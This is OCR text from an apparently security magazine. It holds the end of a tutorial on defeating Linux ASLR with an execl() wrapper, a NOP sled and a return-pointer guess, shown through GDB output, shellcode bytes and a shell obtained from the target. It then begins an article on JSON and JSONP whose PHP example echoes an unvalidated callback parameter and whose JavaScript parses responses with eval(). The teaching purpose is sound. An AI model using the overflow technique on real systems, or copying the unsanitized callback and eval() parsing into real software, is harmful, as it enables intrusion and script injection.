I'll next set up a breakpoint inside of GDB on the function `main()` with the command, *break main* and run the program with no arguments. When execution reaches the breakpoint, you can type in *p system*, record the address and rerun the program. When typing in the *p system* command again when the program pauses you should notice that the location of the `system()` function is mapped to a different address each time you execute the program. This would lead us to believe that a simple return-to-libc attack would also prove difficult.

At this point we know that the stack is located at a new address with every run of the program. We know that system libraries and functions are mapped to different locations within the process space as well. We know that 20-bits seems to be used in the randomization pool for some of the mapped segments. It is pretty obvious that brute-forcing is not the best approach to defeating ASLR on this system.


Let's next try wrapping the `aslr_vuln` program with another C program we control and use the `execl()` function to open it. According to the Linux help page for the `exec()` family of functions, The exec family of functions replaces the current process image with a new process image. This could potentially have an affect on ASLR, but let's first see if we can even cause a segmentation fault (see Listing 4).

Let's first create a simple C program that uses the `execl()` function to open up the vulnerable `aslr_vuln` program We'll




```
(gdb) r
Starting program: /home/deadlist/aslr_test1
i is at: 0xbfc20348
I'm vulnerable to a stack overflow... See if you can hack me!


Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x080483e9 in main ()
```

Figure 10. *Running with First Wrapper*




```
(gdb) r
Starting program: /home/deadlist/aslr_test1
i is at: 0xbfe1556c
I'm vulnerable to a stack overflow... See if you can hack me!


Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x41414141 in ?? ()
```

Figure 11. *Running with Updated Wrapper*




```
(gdb) x/16x $esp +24
0xbfc252f8:     0xbfc253bc      0xbfc253bc      0xbfc253bc      0xbfc253bc
0xbfc25308:     0xbfc253bc      0xbfc253bc      0xbfc253bc      0xbfc253bc
0xbfc25318:     0xbfc253bc      0xbfc253bc      0xbfc253bc      0xbfc253bc
0xbfc25328:     0xbfc253bc      0x90909090      0x90909090      0x90909090
(gdb)
0xbfc25338:     0[illegible]    0x90909090      0x[illegible]   [illegible]090
0xbfc25348:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfc25358:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfc25368:     0xdb31c031      0xca89c929      0x80cd46b0      0x6852c029
```

Figure 12. *Checking Return Pointer*



```
(gdb) x/20x $esp +16
0xbfbf7100:     0x00000000      0x00000034      0xbfbf7140      0xbfbf7140
0xbfbf7110:     0xbfbf7140      0xbfbf7140      0xbfbf7140      0xbfbf7140
0xbfbf7120:     0xbfbf7140      0xbfbf7140      0xbfbf7140      0xbfbf7140
0xbfbf7130:     0xbfbf7140      0xbfbf7140      0xbfbf7140      0x90909090
0xbfbf7140:     0x90909090      0x90909090      0x90909090      0x90909090
```

Figure 13. *Adjusted Return Pointer*



```
deadlist@deadlist-desktop:~$ ./aslr-1
i is at: 0xbfc37b34
buffer is at: 0xbfc37b38
RP is at: 0xbfc37b70
I'm vulnerable to a stack overflow... See if you can hack me!

Segmentation fault
deadlist@deadlist-desktop:~$ ./aslr-1
i is at: 0xbfe3e534
buffer is at: 0xbfe3e538
RP is at: 0xbfe3e570
I'm vulnerable to a stack overflow... See if you can hack me!

# █
```

Figure 14. *Successful Exploitation*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

create a buffer of 100 bytes and pass in a bunch of capital A's to see if we can get EIP to try and jump to `0x41414141`. The code can be seen in the Listing 5.

Compile it with: `gcc -fno-stack-protector aslr-test1.c -o aslr-test1` (see Figure 10).

As you can see we seem to be causing a segmentation fault, but are not causing EIP to jump to the address `0x41414141`. One would think that as long as we're overwriting the return pointer with A's that execution should try to jump to `0x41414141`, however, the behavior is not always predictable (see Figure 11).

Decrease the size of the buffer and the number of A's we're passing to the vulnerable program to 48. As you can see on the image above, execution tried to jump to `0x41414141`. It may not happen every time, so give it a few runs before assuming there is a problem. The code to do this is shown in the Listing 6.

Since we've established the fact that we can still control execution when wrapping the vulnerable program within a program we create, we can begin to set up our attack framework. For this we must fill the buffer of the vulnerable program with our return pointer, so we hopefully have it in the right spot. Place a NOP sled after the return pointer overwrite as our landing zone. We then must place the shellcode we want to execute after the NOP sled and figure out to what address to set the return pointer.

We have already figured out that we do not know where the stack segment will be mapped. What we can do is create a variable within our wrapper program that will be pushed into memory prior to the call to `execl()`. We can use the address of this variable as a reference point once the process is replaced by `execl()`. It is not an exact science as to the behavior of where in memory things may be moved to, but generally they stay in the same relative area. We can then create an offset from the address of our variable to try and cause the return pointer to land within our NOP sled. Let's take a look at our exploit code and also a closer look at the program inside of GDB.

Take a look at the comments added into the code to see what's going on check the Listing 7.

In thie image (see Figure 12) it looks like we set our offset too high. As you can see, we have set our return pointer guess to an address that's far into our shellcode. We want it to land inside the NOP sled. Again, this is not an exact science and results may vary on the program you are analyzing. With ASLR enabled and using `execl()` to open up the vulnerable program, you may experience inconsistent results. The one we're attacking is actually quite stable and you should have success using this method (see Figure 13).

Let's try again, changing our offset from 200 to 60. As you can see on the slide, our return pointer guess points within our NOP sled! Let's give it a whirl…(see Listing 8).

Success! Giving it a few tries results in our shellcode execution. With more effort, it is possible to increase the success rate of running this exploit by modifying the offset. Remember, the process is being replaced through `execl()` and even when setting the return pointer guess to an address that doesn't directly fall within the NOP sled, success may occur, (see Figure 14).

Conclusion

Again, the methods shown in this article are conditional, as are most modern methods of locating and successfully performing 4-byte overwrites. Many researchers feel that it is only a matter of time before this genre of exploitation is impossible. However, as long as there are poorly configured systems, outdated OS' and complacency existing within our organizations, there will always be opportunities for attackers to attack via this method. Many script kiddies and attackers have moved onto simpler forms of exploitation on the web such as cross-site scripting and SQL injection. The obvious reasoning behind this is that attackers are opportunistic and go for the biggest return on investment.

Both of the techniques used in this article rely on a buffer overflow condition to exist in order to be successful. Many of these conditions can be eliminated by simply using secure coding best practices. Historically, educational institutions did not teach with security in mind in regards to programming. This is changing for the better, however, mistakes are still made and poor functions selected for string and memory copying operations. Simply using `strncpy()` instead of `strcpy()` does not automatically protect you. Many amateur programmers inadvertently introduce vulnerabilities into their code by a lack of experience and testing. As with the majority of application and OS vulnerabilities, input validation and bounds checking seem to always top the list when identifying where flaws are being introduced. A strong code review process, combined with fuzzing and penetration testing can help minimize the number of vulnerabilities that exist within an application.

On The 'Net

The links below provide some good papers on the topics and techniques covered in this article, as well as several others.

- Smashing the Stack for Fun and Profit by Aleph One – *http://www.phrack.org/issues.html?id=14&issue=49*
- Smashing the Modern Stack for Fun and Profit by Unknown – *http://www.milw0rm.com/papers/82*
- Bypassing non-executable-stack during exploitation using return-to-libc by c0ntex *http://exp.byhack.net/papers/31*
- Smack the Stack by Izik – *http://www.orbitalsecurity.com/documentation_view.php?id=27*
- ASLR bypassing method on 2.6.17/20 Linux Kernel by FHM crew – *http://www.milw0rm.com/papers/219*

Stephen Sims
Stephen Sims is an Information Security Consultant currently residing in San Francisco, CA. He has spent the past eight years in San Francisco working for many large institutions and on various contracts providing Network and Systems Security, Penetration Testing and Exploitation Development. He is a SANS Certified Instructor and author of the course SEC709, *Developing Exploits for Penetration Testers and Security Researchers*. He also travels internationally teaching various courses and speaking at conferences such as RSA. Stephen holds the GIAC Security Expert (GSE) certification, Network Offense Professional (NOP) certification from Immunity, amongst others.
stephen@deadlisting.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

ANTONIO FANELLI

Mashup Security

Difficulty

■■□

Mashups will have a significant role in the future of Web 2.0, thanks to one of the most recent data interchange techniques: JSON. But what about security?

In the Web 2.0 Era, people require more web services integration for finding information via web search engines faster.

Imagine a user who is planning a trip. He starts seeking information about the destination. Probably he would locate it on *Google Maps*, and then he would look for some pictures on *Flickr* or perform a virtual tour on the official tourist website and so on with practical information about hotels, restaurants, monuments, and others. A few days

JSON vs. XML

JSON and XML are data interchange techniques widely used in today's web services. Both can be used as a simple and standard exchange format to enable users to move their data between similar applications. There are some differences that make them better for different purposes. So the question is: how to use the right tool for the right job? Here there are some hints which can also be found at *http://www.json.org/xml.html*. XML is better for:

- extensibility. XML is a document markup language, so you can define new tags or attributes to represent data in it,
- document exchange format. XML was born to create new languages specialized in describing structured documents.
- displaying many views of the one data because, as for extensibility, it is a document markup language.
- complete integration of data. XML documents can contain any imaginable data type thanks to the `<[CDATA()]>` feature.
- more standard projects. Actually XML is widely adopted by the computer industry because it is older than JSON and recognized as a standard from the World Wide Web Consortium (W3C).

JSON is better for:

- simplicity. JSON has a much smaller grammar and maps more directly onto the data structures used in modern programming languages,
- openness. JSON is not in the center of corporate/political standardization struggles, so it is more open than XML,
- more human readable data format. JSON is also easier for machines to read and write,
- being easily processed. JSON structure is simpler than XML,
- less code writing. JSON is a simpler notation, so it needs much less specialized software. In some languages JSON notation is built into the programming language,
- less data mapping work. JSON structures are based on arrays and records that is what data is made of,
- data exchange format. JSON was born for data interchange,
- object-oriented projects. Being data-oriented, JSON can be mapped more easily to object-oriented systems.

WHAT YOU SHOULD KNOW...

Basics of JavaScript and AJAX

Basics of PHP

WHAT YOU WILL LEARN...

JSON data interchange format

JSONP technique for mashups

JavaScript injection with JSONP

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

before leaving he is likely to look for weather forecast, latest news and events.

Given the wide variety of available content, it is easier today to hit on mashups, (hybrid web sites) that integrate specialized services such as geocoding, weather forecast, tourist reservations, news feeds and others. It is easy for end-users to find all these services in a single place without having to worry about conducting extensive research on the Internet.

But sometimes functionality is in inverse proportion to security. As you will see later, rush mashups could cause theft of a user's personal data.

JSON's Role


For many years XML has been the standard for data interchange. Originally, it was introduced as a meta-language for document structure description, but soon it was also used for the information exchange among different systems.

A few years ago a new data exchange format was born: JSON. It stands for JavaScript Object Notation and its simplicity brought rapid use in programming especially with AJAX technology. Compared to XML, JSON is a better data exchange format while XML is a better document exchange format (See the inset – JSON vs. XML – for more details). It is based on the standard JavaScript language, but is independent of it.

Its use via JavaScript is particularly simple because the parsing can be automatically done through a call to the JavaScript `eval()` function. Data types supported by this format are:

- boolean (true and false).
- integer, real, and float.
- strings enclosed in double quotes.
- arrays (ordered sequences of values, comma separated, and enclosed in square brackets).
- associative arrays (collection of key-value pairs, comma separated, and enclosed in braces).
- null.

Most programming languages have a type system very similar to the one defined by JSON, that's why it has become very popular among developers.



Search a Flight

Select a Company: Air Berlin

From:

To:

Submit

GET http://www. example.com/jsonCompanies.php 200 OK 358ms

```
[
{
"code" :        "AB",
"name" :        "Air Berlin"

},
{
"code" :        "I9",
"name" :        "Air Italy"

},
{
"code" :        "AP",
"name" :        "AirOne"

}
>>>
```

Figure 1. *Basic flight search form with dynamically filled select box with JSON data*

Listing 1. *A basic flight search form with dynamic select box*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/
                      TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http:
                      //www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Flight Search</title>
<script language="JavaScript" type="text/JavaScript" src="showData.js"></script>
</head>
<body onload="showData();">
<form name="frm" method="post" action="">
<fieldset><legend>&nbsp;Search a Flight&nbsp;</legend>
<table width="100%" border="0" cellspacing="0" cellpadding="0">
   <tr>
      <td height="50" width="20%"><b>Select a Company:</b></td>
      <td><select name="companies" id="selCompanies"></select></td>
   </tr>
   <tr>
      <td height="50"><b>From:</b></td>
      <td><input type="text" name="from" size="20" maxlength="50" /></td>
   </tr>
   <tr>
      <td height="50"><b>To:</b></td>
      <td><input type="text" name="to" size="20" maxlength="50" /></td>
   </tr>
</table>
</fieldset>
<div align="center"><input type="submit" name="submit" value="Submit" /></div>
</form>
</body>
</html>
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

An example of JSON object could be as follows:

```
{ "name":"Antonio",
  "surname":"Fanelli",
  "message":"Hello JSON!" }
```

Which is nothing but a collection of key-value pairs. In various languages this is done as an object, record, struct, dictionary, hash table, keyed list, or associative array. Reading a JSON stream from JavaScript is very simple, as the following demonstrates:

```
var json = '{"name":"Antonio",
   "surname":"Fanelli", "message":
      "Hello JSON!"}';
var myObj = eval('(' + json + ')');
alert('Message from ' + myObj.name
   + ' ' + myObj.surname + ':\n' +
                   myObj.message);
```

In the first row a JSON text is stored into a variable. Then the `eval()` function is called to parse the text and transform it into a JavaScript object. Finally the JSON object is used to display an alert into the page.

In practice JSON can be used with web services as an alternative to XML and SOAP, but also with any web application where there is data interchange between a client and server.

Note that a browser's Same Origin Policy blocks multi-domain calls, so client and server pages must be located on the same server to work properly. Anyway you can bypass these restrictions thanks to a simple but brilliant JSON hacking technique, as you will see later. But first let's see an example.

Let's suppose we have a web page with a flight search form. Inside the form there is a select box which we want to dynamically populate by asynchronous calls to the server, receiving JSON text data as responses. We have to code two kinds of scripts. An HTML client-side script as a user interface and a PHP server-side script for retrieving data from the database.

Figure 1 shows the form in the HTML page. Once the page is loaded the companies select box is filled in with data. Don't worry about the remaining fields; they are not important for this example. You can use *Firebug*, a very useful *Firefox* extension, to analyze the page code at runtime. From the HTML console inside Firebug, you can see the asynchronous call to the server and its JSON response with the list of the airline companies.

Listings 1 and 2 show the client-side code while Listing 3 the server-side one.

The code in Listing 1 represents a simple HTML form. Note that the companies select box is empty:

Listing 2. *AJAX script which handles the JSON object*

```
//asynchronous request to the server
function makeRequest(url){
   var httpRequest;
   var theObject;
   var html = "";
   var container = document.getElementById("selCompanies");
   container.innerHTML = '';

   if (window.XMLHttpRequest) {
      // Mozilla and other browsers
      httpRequest = new XMLHttpRequest();
      if (httpRequest.overrideMimeType) {
         httpRequest.overrideMimeType('text/xml');
      }
   }
   else if (window.ActiveXObject) {
      // IE
      try
      {
         httpRequest = new ActiveXObject("Msxml2.XMLHTTP");
      }
      catch (e) {
         try {
            httpRequest = new ActiveXObject("Microsoft.XMLHTTP");
         }
         catch (e) {}
      }
   }
   if (!httpRequest) {
      alert("Cannot create an XMLHTTP instance");
   }
   httpRequest.onreadystatechange = function() {
      if (httpRequest.readyState == 4) {
         if ( httpRequest.status == 200 ) {
            //parsing the JSON text from the server response
            theObject = eval( '(' + httpRequest.responseText + ')' );
            //looping the JSON object to populate the select box
            for(i=0; i < theObject.length; i++) {
               html += "<option value='" + theObject[i].code + "'>" +
                         theObject[i].name + "</option>";
            }
           //filling the select box
           container.innerHTML += html;
        } else {
           alert("There was a problem with the service");
        }
      }
   };
   httpRequest.open('GET', url, true);
   httpRequest.send(null);
}

//call asynchronous request
function showData() {
   var jsonUrl = 'jsonCompanies.php';
   makeRequest(jsonUrl);
}
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

```
<select name="companies"
             id="selCompanies"></
             select>
```

It will be dynamically populated by the asynchronous call made through the `showData()` function when the page is loaded:

```
<body onload="showData();">
```

`showData()` is defined into Listing 2 where there is all the JavaScript code which handles the asynchronous call, parses the JSON response, and populates the select box. The `makeRequest ()` function is a slightly modified version of the one proposed on the Mozilla Developer Center website (*http://developer.mozilla.org/en/AJAX/Getting_Started*)

You only need to pay attention to the piece of code which deals with the JSON response. The line of code:

```
theObject = eval( '(' +
             httpRequest.responseText
             + ')' );
```

is the only thing we need to parse the JSON response text and convert it into a JavaScript object which is stored into the `theObject` variable.

Now let's loop through the object to build the HTML code for the companies select box:

```
for(i=0; i < theObject.length; i++) {
   html += "<option value='" +
    theObject[i].code + "'>" +
     theObject[i].name + "</option>";
}
```

In practice we are building the option fields inside the select box, giving them the airline codes as values and airline names as descriptions.

Finally, with the following line of code:

```
container.innerHTML += html;
```

we dynamically assign the HTML code to our newly built container defined at the top of the code block:

```
var container = document.getElement
   ById("selCompanies");
```

Listing 3. *Web service which returns data in JSON format*

```
<?php  #jsonCompanies.php
//Convert a MySQL result set to JSON text

function getJSON($resultSet, $affectedRecords){
   $numberRows = 0;
   $arrfieldName = array();
   $i = 0;
   $json = "";
   while ($i < mysql_num_fields($resultSet))  {
      $meta = mysql_fetch_field($resultSet, $i);
      if (!$meta) {
      }else{
         $arrfieldName[$i]=$meta->name;
      }
      $i++;
      }
   $i = 0;
   $json = "[\n";
   while($row = mysql_fetch_array($resultSet, MYSQL_NUM)) {
      $i++;
      $json .= "{\n";
      for($r=0; $r < count($arrfieldName); $r++) {
         $json .= "\"$arrfieldName[$r]\" :\"$row[$r]\"";
         if($r < count($arrfieldName) - 1){
              $json .= ",\n";
          }else{
              $json .= "\n";
          }
      }
      if($i != $affectedRecords){
          $json .= "\n},\n";
      }else{
         $json .= "\n}\n";
      }
   }
   $json .= "]";
   return $json;
}

//Include database connection settings

include 'config.php';

//Connect to mySQL

$db = mysql_connect($db_host, $db_user, $db_password);
if ($db == FALSE)
   die ("DB connection error!");
mysql_select_db($db_name, $db)
   or die ("DB selection error!");

//Retrieve data from DB

$query = "SELECT * FROM company ORDER BY name LIMIT 100";
$result = mysql_query($query, $db);
$num = mysql_affected_rows();

//Convert result set to JSON text

echo trim(getJSON($result, $num));

//Close DB connection

mysql_close($db);
?>
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Listing 3 shows the PHP code for retrieving data from the database and return the JSON object. It is a simple PHP script that connects to a *MySQL* database, collects a list of airline companies and converts the resulting record set into a JSON text.

The conversion is made by the `getJSON` function which is a slightly adapted version of the one inside the Adnan Siddiqi's class which you can download from here: *http://www.phpclasses.org/browse/package/3195.html*. It does nothing more than format a string according to the JSON standard, filling it with data coming from a *MySQL* record set. Then the string is returned to the client through the following line of code:

```
echo trim(getJSON($result, $num));
```

In other words the HTML page makes an asynchronous GET call to the PHP page which connects to a *MySQL* database, retrieves data, and returns a simple JSON text to the client. All this with the minimal band request and absolutely clear to the end user.

Also note the light and easy data interchange made through JSON with no need to describe any structure, and to build any parser. All we need is contained in an object which is treated as an associative array in JavaScript.

The Alter Ego JSONP

So JSON allows you to easily manage the asynchronous calls to web services from inside the same domain. But you know that AJAX doesn't allow asynchronous calls between different domains, due to the browser's Same Origin Policy. The latter requires that, in order for JavaScript to access the contents of a Web page, both the JavaScript and the Web page must originate from the same domain. Without the Same Origin Policy, a malicious website could serve up JavaScript that loads sensitive information from other websites using a client's credentials, culls through it, and communicates it back to the attacker.

So if you want to make extra-domain calls then you should use a proxy with AJAX, or some dirty techniques for remote scripting with IFRAME. But JSON has an Alter Ego which allows you to bypass these restrictions more easily as long as the server-side script allows it. A few years ago a python programmer had the simple but brilliant idea to let the client call JSON data wrapped into an arbitrary callback function, whose name is passed to the server as a *querystring* parameter.

This way the JSON response could have been included into the client script as a dynamically created `<script>` tag. Because the Same Origin Policy does

Listing 4. *Modified version of the search flight form for use with JSONP*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/
                       xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Flight Search</title>
<script language="JavaScript" type="text/JavaScript">
<!--
//Callback function
function showData(theObject) {
   var theObject;
   var html = "";
   var container = document.getElementById("selCompanies");
   container.innerHTML = '';
   for(i=0; i < theObject.length; i++) {
      html += "<option value='" + theObject[i].code + "'>" + theObject[i].name +
                       "</option>";
   }
   container.innerHTML += html;
}

//URL of the external JSONP service
var url = "http://www.example.com/jsonPCompanies.php?cb=showData";

//Dynamic script insertion
var script = document.createElement('script');
script.setAttribute('src', url);

//Load the script
document.getElementsByTagName('head')[0].appendChild(script);
//-->
</script>
</head>
<body>
<form name="frm" method="post" action="">
<fieldset><legend>&nbsp;Search a Flight&nbsp;</legend>
<table width="100%" border="0" cellspacing="0" cellpadding="0">
   <tr>
      <td height="50" width="20%"><b>Select a Company:</b></td>
      <td><select name="companies" id="selCompanies"></select></td>
   </tr>
   <tr>
      <td height="50"><b>From:</b></td>
      <td><input type="text" name="from" size="20" maxlength="50" /></td>
   </tr>
   <tr>
      <td height="50"><b>To:</b></td>
      <td><input type="text" name="to" size="20" maxlength="50" /></td>
   </tr>
</table>
</fieldset>
<div align="center"><input type="submit" name="submit" value="Submit" /></div>
</form>
</body>
</html>
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

not prevent from a dynamic insertion of script elements into the page, you could include JavaScript functions from different domains, carrying JSON data. Obviously the callback functions must be already defined into the client page.

This is the idea of JSON with Padding or JSONP which is nothing but a little hack in the JSON technology. With a few changes to the previous example, we have. In *jsonCompanies.php* replace the line:

```
echo trim(getJSON($result, $num));
```

with the following ones:

```
$callback = $_GET['cb'];
if ($callback != '') echo $callback .
  '( ' . trim(getJSON($result, $num))
              . ' )'; //JSONP response
else echo trim(getJSON($result,
              $num)); //JSON response
```


In practice the PHP page can receive a *querystring* parameter from the GET request. If the parameter exists then it is used as the callback function name which encapsulates the JSON data.

In the example we don't take care of any security controls, but, as you will see later, they are important to avoid the execution of arbitrary code on the server.

In the client page we have to define a callback function whose name will be sent as a *querystring* to the server. This time we don't make asynchronous calls, but simply include a regular `<script>` tag which points to the server. The browser allows you to include cross-domains scripts, so there aren't any blocks.

In listing 4 there is the new HTML flight search page. In this case the callback function `showData()` is not called directly from the *onload* event on body, but through a `<script>` tag dynamically generated at runtime by the following lines of code:

```
var script = document.createElement('
                    script');
script.setAttribute('src', url);
document.getElementsByTagName('head')
   [0].appendChild(script);
```



Search a Flight

Select a Company: Air Berlin

From:

To:

```
<html lang="en" xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
  <head>
      <meta content="text/html; charset=iso-8859-1" http-equiv="Content-Type"/>
      <title>Search Flight</title>
    <script type="text/JavaScript" language="JavaScript">
    <script src="http://www.example.com/jsonPCompanies.php?cb=showData">
         showData( [
         {
         "code" : "AB",
         "name" : "Air Berlin"

         },
         {
         "code" : "I9",
         "name" : "Air Italy"

         },
         {
         "code" : "AP",
         "name" : "AirOne"

         }
```

Figure 2. *Basic flight search form with dynamically populated select box with JSONP data*

Glossary

From Wikipedia (*http://en.wikipedia.org*):

- AJAX (*Asynchronous JavaScript and XML*): a group of interrelated web development techniques used to create interactive web applications,
